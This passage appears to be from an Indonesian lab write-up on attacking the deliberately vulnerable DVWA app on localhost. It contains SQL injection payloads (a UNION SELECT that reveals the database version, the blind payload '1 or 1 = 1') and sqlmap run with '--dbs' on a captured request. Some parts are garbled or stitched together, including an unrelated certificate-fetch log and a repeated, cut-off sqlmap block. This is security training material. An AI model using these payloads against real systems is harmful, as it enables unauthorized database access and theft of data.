| 16:31:53.834 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/3d455c2-35f7-466e-8b0d-c0b05a3a15a.pem |
| 16:31:52.732 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/0f2d056-0837-4904-9c0d-d1d7a001a35.pem |
| 16:31:53.236 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/5a471f7d-f403-900a-b92c-6070d11.pem |
| 16:31:52.772 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/275007b-61b4-4184-a4db-a987099a71.pem |
| 16:31:52.765 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/cabaf09-40ae-41ee-8d31-961b990b9a2.pem |

Bottom Screenshot: The interface shows the "Vulnerability: SQL Injection" page. The "User ID" field is set to "1". The "Submit" button is visible. The "Payload" field contains the following SQL injection payload:

```
ID: 1 UNION SELECT NULL, version()  
First name: admin  
Surname: admin
```


The "HTTP Message" dialog box is open, showing the response headers and body:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 18  
Origin: https://localhost  
Connection: keep-alive
```

The "Body" field contains the following SQL injection payload:

```
id=1 UNION SELECT NULL, version()&Submit=Submit
```

The "Active Scan" button is visible. The "Replay in Console" and "Replay in Browser" buttons are also visible.




DBMS yang digunakan adalah MariaDB, dan begitulah cara kami melakukan serangan pada SQL Injection.


7. Melakukan Serangan SQL Injection (Blind)

Blind SQL Injection adalah salah satu teknik eksploitasi database yang berbeda dengan *SQL injection* biasa, di mana pada *SQL Injection* biasa akan mengeluarkan sebuah *value*, akan tetapi pada *blind SQL injection* tidak akan mengeluarkan *value* apa pun. Untuk mengetahui *value* tersebut kita harus melakukan *trial and error* untuk menguji benar atau salah nya *value* tersebut.

Kami menggunakan **SQLMap** sebagai tool *open source* yang mendeteksi dan melakukan *exploit* pada bug *SQL injection* secara otomatis. Dengan melakukan serangan *SQL injection* seorang peretas dapat mengambil alih serta memanipulasi sebuah database di dalam sebuah server.



Pertama - tama kami terlebih dahulu intercept setiap request yang masuk dari client kami, kemudian kami. form yang digunakan adalah bertipe **select** dan method yang digunakan adalah POST.




User ID:

User ID exists in the database.


Kemudian kami menggunakan tools OWASP ZAP untuk menangkap juga hasil request response dari client, dan kami mendapatkan hasil sebagai berikut:

The screenshot shows the OWASP ZAP interface. The main window displays the 'Vulnerability: SQL Injection (Blind)' page of the DWA (Damn Weak Application). The page shows a form with 'User ID: 1' and a 'Submit' button, with the message 'User ID exists in the database.' below it. The left sidebar shows various attack types like Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The bottom panel shows a list of captured requests and responses.

| Time | Status | Method | URL |
|-------------|--------|--------|-------------------------------------------------|
| 14-4-34.745 | 302 | POST | http://127.0.0.1/DWA/vulnerabilities/sql_blind/ |
| 14-4-34.770 | 200 | GET | http://127.0.0.1/DWA/security.php |
| 14-4-35.250 | 404 | GET | http://127.0.0.1/DWA/js/add_event_listeners.js |
| 14-4-35.589 | 200 | GET | http://127.0.0.1/DWA/favicon.ico |
| 14-4-51.328 | 200 | GET | http://127.0.0.1/DWA/vulnerabilities/sql_blind/ |
| 14-4-58.123 | 200 | POST | http://127.0.0.1/DWA/vulnerabilities/sql_blind/ |



Kami mencoba membuatnya bernilai **false** dengan membuat nilai id menjadi "".





User ID:

User ID is MISSING from the database.


Dan ketika saya menggunakan *payload* berikut, maka hasilnya akan true:


1 or 1 = 1





Setelah itu, untuk melakukan serangan kami menggunakan tools Burpsuite dan kami copy hasil intercept dari client request, dan kemudian kami memasukkannya kedalam sebuah file txt untuk kemudian kami serang menggunakan SQLMap.





```
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop$ sqlmap -r sql_inj_blind.txt --dbs

      H
     [O]
    [O]
   [O]
  [O]
 [O]
[O]
[V...]

{1.5.7#pip}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:25:51 /2022-01-01/

[14:25:51] [INFO] parsing HTTP request from 'sql_inj_blind.txt'
[14:25:52] [INFO] testing connection to the target URL
```



```
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop
intech@pop-os: ~/Desktop$ sqlmap -r sql_inj_blind.txt --dbs

